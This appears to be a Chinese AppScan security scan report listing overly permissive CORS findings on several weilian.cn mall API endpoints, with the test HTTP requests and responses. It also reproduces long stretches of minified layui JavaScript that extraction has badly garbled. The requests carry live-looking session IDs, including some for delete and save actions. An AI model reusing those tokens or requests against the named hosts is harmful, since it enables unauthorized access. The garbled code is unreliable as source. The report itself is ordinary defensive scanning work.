User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 6140
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:54 GMT
```

```
/** layui-v2.2.2 MIT License By http://www.layui.com */
;!function(e){“use strict”;var t=document,o={modules:{},status:{},timeout:10,event:
{}},n=function(){this.v=“2.2.2”},r=function(){var e=t.currentScript?
t.currentScript.src:function(){for(var e,o=t.scripts,n=o.length-1,r=n;r>0;r--
)if(“interactive”===o[r].readyState){e=o[r].src;break}return e||o[n].src}();return
e.substring(0,e.lastIndexOf(“/”)+1)}(),i=function(t)
{e.console&&console.error&&console.error(“Layui hint: ”+t)},a=“undefined”!=typeof opera&&[object
Opera]===opera.toString(),u=
{layer:“modules/layer”,laydate:“modules/laydate”,laypage:“modules/laypage”,laytpl:“modules/laytpl
”,layim:“modules/layim”,layedit:“modules/layedit”,form:“modules/form”,upload:“modules/upload”,tre
e:“modules/tree”,table:“modules/table”,element:“modules/element”,util:“modules/util”,flow:“module
s/flow”,carousel:“modules/carousel”,code:“modules/code”,jquery:“modules/jquery”,mobile:“modules/m
obile”,layui.all:“./layui.all”};n.prototype.cache=o,n.prototype.define=function(e,t){var
n=this,r=“function”===typeof e,i=function(){return“function”===typeof t&&t(function(e,t)
{layui[e]=t,o.status[e]=!0}),this};return r&&(t=e,e=
[[]],layui[“layui.all”]||!layui[“layui.all”]&&layui[“layui.mobile”]?i.call(n):
(n.use(e,i,n),n.prototype.use=function(e,n,l){function s(e,t){var n=“PLAYSTATION
3”===navigator.platform?/^complete$/:/^(complete|loaded)$/;
(“load”===e.type||n.test((e.currentTarget||e.srcElement).readyState))&&
(o.modules[f]=t,d.removeChild(v),function r(){return+m>1e3*o.timeout/4?i(f+“ is not a valid
module”):void(o.status[f]?c():setTimeout(r,4))}())function c(){l.push(layui[f]),e.length>1?
p.use(e.slice(1),n,l):“function”===typeof n&&n.apply(layui,l)}var p=this,y=o.dir=o.dir?
o.dir:r,d=t.getElementsByTagName(“head”)[0];e=“string”===typeof e?
[e]:e,window.jQuery&&jQuery.fn.on&&(p.each(e,function(t,o)
){“jquery”===o&&e.splice(t,1)}),layui.jquery=layui.$=jQuery;var f=e[0],m=0;if(l=1||
[],o.host=o.host||(y.match(/\/\//([\\s\S]+?)\\\/)|[“”]+location.host+“/”))
[0],0===e.length||layui[“layui.all”]&&u[f]||!layui[“layui.all”]&&layui[“layui.mobile”]&&u[f])retu
rn c(),p;if(o.modules[f])!function g(){return+m>1e3*o.timeout/4?i(f+“ is not a valid
```

```

module"):void("string")==typeof o.modules[f]&o.o.status[f]?c():setTimeout(g,4))();else{var
v=t.createElement("script"),h=(u[f]?y+"lay":"/^\\|\\|\\.test(p.modules[f])?":":o.base|")+(
(p.modules[f]||f)+".js";h=h.replace(/\\/|\\/g,","),v.async=!0,v.charset="utf-8",v.src=h+function()
{var e=o.version===!0?o.v||(new Date).getTime():o.version||"";return e?"?v="+e:""}
(),d.appendChild(v),!v.attachEvent||v.attachEvent.toString&&v.attachEvent.toString().indexOf("
[native code"]<0||a?v.addEventListener("load",function(e)
{s(e,h)},!1):v.attachEvent("onreadystatechange",function(e){s(e,h)}),o.modules[f]=h}return
p},n.prototype.getStyle=function(t,o){var n=t.currentStyle?
t.currentStyle:e.getComputedStyle(t,null);return
n[n.getPropertyValue?"getPropertyValue":"getAttribute"](o)},n.prototype.link=function(e,n,r){var
a=this,u=t.createElement("link"),l=t.getElementsByTagName("head")[0];"string"==typeof n&&
(r=n);var s=(r||e).replace(/\\/|\\/g,","),c=u.id="layuicss-"+s,p=0;return
u.rel="stylesheet",u.href=e+(o.debug?"?v="+
(new Date).getTime():""),u.media="all",t.getElementById(c)||l.appendChild(u),"function"!typeof n?a:
(function y(){return+p>1e3*o.timeout/100?i(e+"
timeout"):void(1989===parseInt(a.getStyle(t.getElementById(c),"width"))?function(){n()})
():setTimeout(y,100))}(a)),n.prototype.addcss=function(e,t,n){return
layui.link(o.dir+"css/"+e,t,n),n.prototype.img=function(e,t,o){var n=new Image;return
n.src=e,n.complete?t(n):(n.onload=function(){n.onload=null,t(n)},void(n.onerror=function(e)
{n.onerror=null,o(e)})),n.prototype.config=function(e){e=e||{};for(var t in e)o[t]=e[t];return
this},n.prototype.modules=function(){var e={};for(var t in u)e[t]=u[t];return e}
(),n.prototype.extend=function(e){var t=this,e=e||{};for(var o in e)t[o]||t.modules[o]?i("æ";ââ
"o+" â·2è&â c")t.modules[o]=e[o];return t},n.prototype.router=function(e){var
t=this,e=e||location.hash,o={path:{},search:{},hash:(e.match(/^[#](#.*$)/)||[])
[1]||""};return/^#\\/\\.test(e)?(e=e.replace(/^[#\\/\\.
...
...
...

```

TOC

过度许可的 CORS 访问测试	
严重性:	低
CVSS 分数:	5.0
URL:	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/form.js
实体:	form.js (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/orderpage/lay/modules/form.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```

HTTP/1.1 200 OK
Content-Length: 7517
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT

/** layui-v2.2.2 MIT License By http://www.layui.com */
;layui.define("layer",function(e){"use strict";var
i=layui.$,t=layui.layer,a=layui.hint(),n=layui.device(),l="form",r=".layui-form",s="layui-
this",u="layui-hide",o="layui-disabled",c=function(){this.config={verify:{required:[/^\S+/,/"必填
项不能为空"/],phone:[/^\d{10}$/,/"请输入正确的手机号"/],email:[/^[a-zA-Z0-9_\.\-]+@([a-zA-Z0-9\
-])+\.[a-zA-Z0-9]{2,4})+$/,/"邮箱格式不正确"/],url:[/^(#)|^http(s*)?:\/\/[^\s]+\.[^\s]+$/,/"链接格式不
正确"/],number:function(e){if(!e||isNaN(e))return"只能填写数字"/},date:[/^\d{4}-\d{2}-\d{2}$|/
^\d{1}|0\d{1}|1[0-2]$|[-\/]\d{1}|0\d{1}|1-2[0-9]|3[0-1])$|/},/"日期格式不正确"/],identity:
[/^\d{15}$|^\d{17}(x|X)\d$/],/"请输入正确的身份证号"/}};c.prototype.set=function(e){var
t=this;return i.extend(!0,t.config,e),t},c.prototype.verify=function(e){var t=this;return
i.extend(!0,t.config.verify,e),t},c.prototype.on=function(e,i){return
layui.onevent.call(this,l,e,i)},c.prototype.render=function(e,t){var n=this,c=i(r+function(){
return t?"[lay-filter='"+t+"']":""}()),d={select:function(){var e,t="请选择",a="layui-form-
select",n="layui-select-title",r="layui-select-none",d="",f=c.find("select"),y=function(t,l)
{i(t.target).parent().hasClass(n)&&!l||i("."+"a").removeClass(a+"ed
"+a+"up"),e&&d&&e.val(d),e=null,h=function(t,c,f){var
h=i(this),p=t.find("."+"n"),m=p.find("input"),k=t.find("dl"),g=k.children("dd");if(!c){var
b=function(){var e=t.offset().top+t.outerHeight()+5-
v.scrollTop(),i=k.outerHeight();t.addClass(a+"ed"),g.removeClass(u),e+i>v.height()&&e=i&&t.addClass
(a+"up")},x=function(e){t.removeClass(a+"ed "+a+"up"),m.blur(),e||C(m.val(),function(e){e&&
(d=k.find("."+"s").html(),m&&m.val(d))});p.on("click",function(e){t.hasClass(a+"ed")?x():
(y(e,!0),b()),k.find("."+"r").remove()),p.find(".layui-edge").on("click",function(){
m.focus(),m.on("keyup",function(e){var i=e.keyCode;9===i&&b()}).on("keydown",function(e){var
i=e.keyCode;9===i?x():13===i&&e.preventDefault());var C=function(e,t,a){var
n=0;layui.each(g,function(){var t=i(this),l=t.text(),r=l.indexOf(e)===-1;("===e||"blur"===a?
e!==l:r)&&n++;"keyup"===a&&t[r?"addClass":"removeClass"](u)});var l=n===g.length;return
t(l,l),w=function(e){var i=this.value,t=e.keyCode;return
9!==t&&13!==t&&37!==t&&38!==t&&39!==t&&40!==t&&(C(i,function(e){e?k.find("."+"r")[0]||k.append('<p
class="'+r+'">无匹配项
</p>'):k.find("."+"r").remove(),"keyup"),void("===i&&k.find("."+"r").remove()));f&&m.on("keyup",w)
.on("blur",function(i){e=m,d=k.find("."+"s").html(),setTimeout(function(){C(m.val(),function(e)
{d|m.val(""),"blur"}),200)}),g.on("click",function(i){var e=i(this),a=e.attr("lay-
value"),n=h.attr("lay-filter");return!e.hasClass(o)&&(e.hasClass("layui-select-tips"?m.val(""):
(m.val(e.text()),e.addClass(s),e.siblings().removeClass(s),h.val(a).removeClass("layui-form-
danger"),layui.event.call(this,l,"select"+"n+"),
{elem:h[0],value:a,othis:t}),x(!0,!1)}),t.find("dl>dt").on("click",function(e)
{return!1}),i(document).off("click",y).on("click",y)};f.each(function(e,l){var
r=i(this),u=r.next("."+"a"),c=this.disabled,d=l.value,f=i(l.options[l.selectedIndex]),y=l.options[0
];if("string"===typeof r.attr("lay-ignore"))return r.show();var v="string"===typeof r.attr("lay-
search"),p=y.value?t.y.innerHTML||t:t,m=i(['<div class="'+(v?"":"layui-unselect ")'+a+(c?"
layui-select-disabled":"")+ "'>','<div class='"+n+"'><input type='text' placeholder='"+p+"'
value='"+(d?f.html()):'+ "'+(v?"":"readonly")+ "' class='layui-input'+(v?"":" layui-unselect")+
(c?" "+o:"")+ "'>','<i class='layui-edge"></i></div>','<dl class='layui-anim layui-anim-upbit'+
(r.find("optgroup")[0]?" layui-select-group":"")+ "'>'+function(e){var i=[];return
layui.each(e,function(e,a){0!==e||a.value?"optgroup"===a.tagName.toLowerCase()?i.push("<dt>"+a.label+"</dt>"):i.push('<dd lay-value="'+a.value+' " class="'+(d===a.value?s:"")+
(a.disabled?" "+o:"")+ "'>'+a.innerHTML+"</dd>"):i.push('<dd lay-value="" class="layui-select-
tips">'+(a.innerHTML||t)+"</dd>')},0===i.length&&i.push('<dd lay-value="" class="'+o+">没有选项
</dd>'),i.join("")}(r.find("")))+"</dl>","
</div>"].join(""));u[0]&&u.remove(),r.after(m),h.call(this,m,c,v)}},checkbox:function(){var e=
{checkbox:["layui-form-checkbox","layui-form-checked"],c
...
...
...

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/laypage.js>

实体: laypage.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/orderpage/lay/modules/laypage.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 4318
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT
```

```
/** layui-v2.2.2 MIT License By http://www.layui.com */
;layui.define(function(e){"use strict";var
a=document,t="getElementById",n="getElementsByTagName",i="laypage",r="layui-
disabled",u=function(e){var a=this;a.config=e||
{};a.config.index++s.index,a.render(!0)};u.prototype.type=function(){var
e=this.config;if("object"===typeof e.elem)return void 0===e.elem.length?
2:3};u.prototype.view=function(){var e=this,a=e.config,t=a.groups="groups"in a?
0|a.groups:5;a.layout="object"===typeof a.layout?a.layout:
["prev","page","next"],a.count=0|a.count,a.curr=0|a.curr||1,a.limits="object"===typeof a.limits?
a.limits:
[10,20,30,40,50],a.limit=0|a.limit||10,a.pages=Math.ceil(a.count/a.limit)||1,a.curr>a.pages&&
(a.curr=a.pages),t<0?t=1:t>a.pages&&(t=a.pages),a.prev="prev" in a?
a.prev:"&#x4E0A;&#x4E00;&#x9875;",a.next="next" in a?a.next:"&#x4E0B;&#x4E00;&#x9875;";var
n=a.pages>t?Math.ceil((a.curr+(t>1?1:0))/(t>0?t:1)):1,i={prev:function(){return a.prev?'<a
href="javascript:;" class="layui-laypage-prev'+(1==a.curr?" "+r:"")+" data-page="'+(a.curr-
1)+'">'+a.prev+'</a>':''}};(),page:function(){var e=
[];if(a.count<1)return"";n>1&&a.first!==1&&0!==t&&e.push('<a href="javascript:;" class="layui-
laypage-first" data-page="1" title="&#x9996;&#x9875;">'+(a.first||1)+'</a>');var
i=Math.floor((t-1)/2),r=n>1?a.curr-i:1,u=n>1?function(){var e=a.curr+(t-i-1);return e>a.pages?
a.pages:e}():t;for(u<t-1&&(r=u-t+1),a.first!==1&&r>2&&e.push('<span class="layui-laypage-
spr">&#x2026;</span>');r<u;r++)r===a.curr?e.push('<span class="layui-laypage-curr"><em
class="layui-laypage-em">'+(/\#/.test(a.theme)?'style="background-color:'+a.theme+';':''')+>
</em><em>'+r+'</em></span>'):e.push('<a href="javascript:;" data-page="'+r+'>'+r+'</a>');return
a.pages>t&&a.pages>u&&a.last!==1&&(u+1<a.pages&&e.push('<span class="layui-laypage-spr">&#x2026;
</span>'),0!==t&&e.push('<a href="javascript:;" class="layui-laypage-last"
title="&#x5C3E;&#x9875;" data-page="'+a.pages+'>'+(a.last||a.pages)+'</a>'))e.join("")}
(),next:function(){return a.next?'<a href="javascript:;" class="layui-laypage-next'+
(a.curr==a.pages?" "+r:"")+" data-page="'+(a.curr+1)+'">'+a.next+'</a>':''}};(),count:'<span
```



```

class="layui-laypage-count">â '+a.count+' æ;</span>",limit:function(){var e=['<span
class="layui-laypage-limits"><select lay-ignore>'];return layui.each(a.limits,function(t,n)
{e.push('<option value="'+n+'"' + (n===a.limit?"selected":"" )>"+n+" æ;/é
;u</option>')}),e.join('')</select></span>')(),skip:function(){return['<span class="layui-
laypage-skip">æ&#x5230;&#x7B2C;','<input type="text" min="1" value="'+a.curr+' " class="layui-
input">', '&#x9875;<button type="button" class="layui-laypage-btn">&#x786e;&#x5b9a;</button>', "
</span>"].join('')});return['<div class="layui-box layui-laypage layui-laypage-'+
(a.theme?/^#/.test(a.theme)? "molv":a.theme:"default")+ "' id="layui-laypage-
'+a.index+'">',function(){var e=[];return layui.each(a.layout,function(a,t)
{[t]&&e.push(i[t])}),e.join('')</div>'].join('')},u.prototype.jump=function(e,a){if(e){var
t=this,i=t.config,r=e.children,u=e[n] ("button") [0],l=e[n] ("input") [0],p=e[n] ("select")
[0],c=function(){var e=0;l.value.replace(/\s\D/g,"");e&&(i.curr=e,t.render());if(a) return
c();for(var
o=0,y=r.length;o<y;o++) "a"===r[o].nodeName.toLowerCase() &&s.on(r[o], "click", function() {var
e=0|this.getAttribute("data-page");e<1||e>i.pages||
(i.curr=e,t.render())});p&&s.on(p, "change", function() {var e=this.value;i.curr*e>i.count&&
(i.curr=Math.ceil(i.count/e)),i.limit=e,t.render())},u&&s.on(u, "click", function()
{c()})),u.prototype.skip=function(e){if(e){var a=this,t=e[n] ("input")
[0];t&&s.on(t, "keyup", function(t){var n=this.value,i=t.keyCode;/^(37|38|39|40)$/.test(i)||
(/\D/.test(n) &&
(this.value=n.replace(/\D/, "")),13===i&&a.jump(e,!0))}}),u.prototype.render=function(e){var
n=this,i=n.config,r=n.type(),u=n.view();2===r?i.elem&&(i.elem.innerHTML=u):3===r?
i.elem.html(u):a[t](i.elem)&&(a[t](i.elem).innerHTML=u),i.jump&&i.jump(i,e);var s=a[t] ("layui-
laypage-"+i.index);n.jump(s),i.hash&&!e&&(location.hash="!" +i.hash+"="+i.curr),n.skip(s);var s=
{render:function(e){var a=new u(e);return a.index},index:layui.laypage?layui.laypage.inde
...
...
...

```

问题 23 / 51

TOC

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsListToBrand>

实体: getGoodsListToBrand (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:29 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "enterpriseid": 55,
      "brandid": 4412,
      "opcode": "DSFDSAFA",
      "brandname": "dsfdsafsa",
      "status": 1
    }
  ],
  "returnCode": 1,
  "msg": null,
  "html": null
}

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsbatchDelete>

实体: goodsbatchDelete (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 35
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

```

```

{
  "goodsInfos": [
    {
      "goodsid": 105172
    }
  ]
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:51 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 1,
  "msg": "    请先将资产编码为0156474的资产下架! ",
  "html": null
}

```

问题 25 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsAddToSave>

实体: goodsAddToSave (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

POST /goodsRestApi/goodsAddToSave HTTP/1.1
Content-Length: 624
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01

```

```

Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "goodsname": "werdhgf",
  "goodstype": "0",
  "goodscode": "0200202",
  "goodsid": "",
  "status": "1",
  "goodsclassid": "2702",
  "goodsclassname": "\u529e\u516c\u8017\u6750",
  "goodsclassnameek": "02",
  "goodsspec": "hh",
  "goodsmodel": "resadsa",
  "baseprice": "999",
  "goodsunit": "gechi",
  "brandname": "dsfdsafsa",
  "brandid": "",
  "opcode": "",
  "barcode": "rewqrewq",
  "approvaltypeid": "1",
  "gsbmid": "3",
  "level": "4",
  "goodslevelid": "3",
  "inputmanname": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd5",
  "inputmanid": "2",
  "bookindateStr": "2018-01-11 18:55:56",
  "goodsimgurl": " http://cms.mall.xt.weilian.cn/d/4050941e4e7cba7c418d26267922015f",
  "basegoodsimgurl": "",
  "dtlgoodsimgurl": ""
}

HTTP/1.1 204 No Content
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:11:33 GMT

```

问题 26 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/table.js>

实体: table.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /static/orderpage/lay/modules/table.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 20385
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT

/** layui-v2.2.2 MIT License By http://www.layui.com */
;layui.define(["laytpl","laypage","layer","form"],function(e){"use strict";var
t=layui.$,i=layui.laytpl,a=layui.laypage,l=layui.layer,n=layui.form,o=layui.hint(),r=layui.device
(),d={config:{checkName:"LAY_CHECKED",indexName:"LAY_TABLE_INDEX"},cache:{},index:layui.table?
layui.table.index+1e4:0,set:function(e){var i=this;return
i.config=t.extend({},i.config,e),i},on:function(e,t){return
layui.onevent.call(this,s,e,t)},c=function(){var e=this,t=e.config,i=t.id;return i&&
(c.config[i]=t),(reload:function(t){e.reload.call(e,t)},config:t)},s="table",u=".layui-
table",h="layui-hide",f="layui-none",y="layui-table-view",p=".layui-table-header",m=".layui-
table-body",v=".layui-table-main",g=".layui-table-fixed",x=".layui-table-fixed-l",b=".layui-
table-fixed-r",k=".layui-table-tool",C=".layui-table-page",w=".layui-table-sort",N="layui-table-
edit",F="layui-table-hover",W=function(e){var t='{{#if(item2.colspan){}} colspan='
{{item2.colspan}}'{{#if(item2.rowspan){}} rowspan='{{item2.rowspan}}'{{#}}';return e||'',
['<table cellpadding="0" cellspacing="0" border="0" class="layui-table" ', '{{#if(d.data.skin){
}}lay-skin="{{d.data.skin}}'{{#}} {{#if(d.data.size){}}lay-size="{{d.data.size}}'{{#}}
{{#if(d.data.even){}}lay-even{{#}} {{#}}>',"<thead>',"{{#layui.each(d.data.cols, function(i1,
item1){}}',"<tr>',"{{#layui.each(item1, function(i2, item2){}}',"{{#if(item2.fixed &&
item2.fixed !== "right"){ left = true; }}',"{{#if(item2.fixed === "right"){ right = true; }}
',"function(){return e.fixed&&"right"!==e.fixed?'{{#if(item2.fixed && item2.fixed === "right"){
}}':"right"===e.fixed?'{{#if(item2.fixed === "right"){ }}':"":'<th data-field='{{
item2.field||i2}}'{{#if(item2.minWidth){}}data-minwidth='{{item2.minWidth}}'{{#}} {{#}} '+t+'
{{#if(item2.unresize){}}data-unresize="true"{{#}} {{#}}>',"<div class="layui-table-cell laytable-
cell-", '{{#if(item2.colspan > 1){}}',"group","{{#}} else {{#}}',"{{d.index}}-{{item2.field ||
i2}}',"{{#if(item2.type !== "normal"){ }}'," laytable-cell-{{ item2.type }}',"{{#}} {{#}}
{{#}}',"{{#if(item2.align){}}align="{{item2.align}}'{{#}}>',"{{#if(item2.type === "checkbox"){
}}',"<input type="checkbox" name="layTableCheckbox" lay-skin="primary" lay-
filter="layTableAllChoose" {{#if(item2[d.data.checkName]){}}checked{{#}} {{#}}>',"{{#}} else {
}}',"<span>{{item2.title||""}}</span>',"{{#if(!item2.colspan > 1) && item2.sort){}}',"<span
class="layui-table-sort layui-inline"><i class="layui-edge layui-table-sort-asc"></i><i
class="layui-edge layui-table-sort-desc"></i></span>',"{{#}} {{#}}',"{{#}} {{#}}',"</div>',"
</th>',"e.fixed?'{{#}} {{#}}':"":'{{#}} {{#}}',"</tr>',"{{#}} {{#}}',"</thead>',"
</table>"].join(""),z=['<table cellpadding="0" cellspacing="0" border="0" class="layui-table"
', '{{#if(d.data.skin){}}lay-skin="{{d.data.skin}}'{{#}} {{#}} {{#if(d.data.size){}}lay-size="
{{d.data.size}}'{{#}} {{#}} {{#if(d.data.even){}}lay-even{{#}} {{#}}>',"<tbody></tbody>',"
</table>'].join(""),T=['<div class="layui-form layui-border-box {{d.VIEW_CLASS}}" lay-
filter="LAY-table-{{d.index}}" style="{{#if(d.data.width){}}width:{{d.data.width}}px;{{#}} {{#}}
{{#if(d.data.height){}}height:{{d.data.height}}px;{{#}} {{#}}>',"{{#if(d.data.toolbar){
}}',"<div class="layui-table-tool"></div>',"{{#}} {{#}}',"<div class="layui-table-box">',"{{#var
left, right;}}',"<div class="layui-table-header">',"W()",</div>',"<div class="layui-table-body
layui-table-main">',"z,</div>',"{{#if(left){}}',"<div class="layui-table-fixed layui-table-
fixed-l">',"<div class="layui-table-header">',"W({fixed:!0}),</div>',"<div class="layui-table-
body">',"z,</div>',"</div>',"{{#if(right){}}',"<div class="layui-table-fixed layui-table-
fixed-r">',"<div class="layui-table-header">',"W({fixed:right}),<div class="layui-table-
mend"></div>',"</div>',"<div class="layui-table-body">',"z,</div>',"</div>',"{{#}} {{#}}',"
</div>',"{{#if(d.data.page){}}',"<div class="layui-table-page">',"<div id="layui-table-
page{{d.index}}"></div>',"</div>',"{{#}} {{#}}<style>',"{{#layui.each(d.data.cols, function(i1,
item1){}}',"layui.each(item1, function(i2, item2){
...
...
...

```

过度许可的 CORS 访问测试
